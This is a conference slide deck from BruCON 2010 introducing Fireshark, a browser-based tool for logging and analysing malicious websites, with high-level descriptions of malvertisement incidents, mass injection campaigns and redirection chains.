

Fireshark [BruCON 2010]

Web Forensics and Analysis Tool

Stephan Chenette

Principal Security Researcher, Websense Labs

Fireshark Agenda

- Overview
- Who Am I
- What is Fireshark

- The Malicious Webscape

- Fireshark Introduction

- Down the Rabbit hole (use cases)
 - Website Architecture / Redirection Chains
 - Mass Injection Points (dead or alive)
 - Content Profiling

- Fireshark Releases
- Download Location
- Q&A

Let's start at the beginning...

WHAT IS FIRESHARK

The Fireshark Project

Author: Stephan Chenette

Contributions by: Wladimir Palant (AdBlockPlus FF Plugin)

Organize and analyze
malicious website data

Correlate data

- Similar mass injection attacks (C/R/E)
- attacker patterns (providers/content/kits)

The Fireshark Project

- Current Status
 - 1.0 Release - April 2010 (GPL v3 license)
 - 1.1 Release - due in November 2010 (selective beta)

Overview of Fireshark Architecture

- Browser Plugin allows automated control of browser
- Passively logs information to log file
 - Connections (contextual reference)
 - Source and DOM content
 - JavaScript function calls
 - Page Links
 - Screen Shot
- Your Job: Use post-processing scripts/database to output organized results

Understanding the interweb...

THE MALICIOUS WEBSCAPE

URL Injection attacks are increasing

225% increase in the number of new compromised legitimate websites in the last 12 months.

Source: Websense Security Labs, State of Internet Security, Q3-Q4 2009 Report

Translation:

*There is a large chance that a website you have visited
In the recent past served malicious code.*

Victims of “Malvertisements” (2009)

- The Drudge Report
- Horoscope.com
- Lyrics.com
- slacker.com
- Eweek.com
- The New York Times
- Philadelphia Inquirer
- Expedia, Rhapsody

Major Newspapers Hit By Scareware
Categories: Malware, News, Security Software, Top Threat, Windows 7, Windows Vista, Windows XP
Tags: malware, rogue, scareware

Over the weekend readers of the New York Times online received “scareware” popups and redirected web pages. As the Times noted in their notice and apology, such things happen through “unauthorized ads.”

This morning I observed the same phenomenon on the web page of the Philadelphia Inquirer. The Sports page redirected to a scareware scan. The attack appeared identical to the one I recently observed on Newsweek..

The moral of such stories are that few sites are immune from such problems. You have to be skeptical wherever you go.

You might also want to read [a long and interesting article](#) by ZDNet's Dancho Danchev


Google's DoubleClick Spreads Malicious Ads On Eweek Website

Google's DoubleClick ad network has once again been caught distributing malicious banner displays, this time on the home page of eWeek, the online version of the popular business computing magazine. Unsuspecting end users who browse the site were presented with malvertisements with invisible iframes that redirect them to attack websites, according to researchers at Websense. The redirects use one of two methods to infect users with malware, including rogue anti-virus software.

In one case, a PDF with heavily obscured javascript shunted victims to a subdomain at inside.com. In other scenarios, a generic index.php file did the bidding.

Redirection chains/ Mass Compromises


Nine-ball mass-injection




Redirection chains/ Mass Compromises

Nine-ball mass-injection


- There are a varied but unique set of hosts involved in the redirection chain
- Any repeat visitor is diverted to ask.com instead of a malicious landing page
- The structure of the injected deobfuscation algorithm is equivalent throughout all the infected sites




compromised website using an iframe




compromised website using a redirector

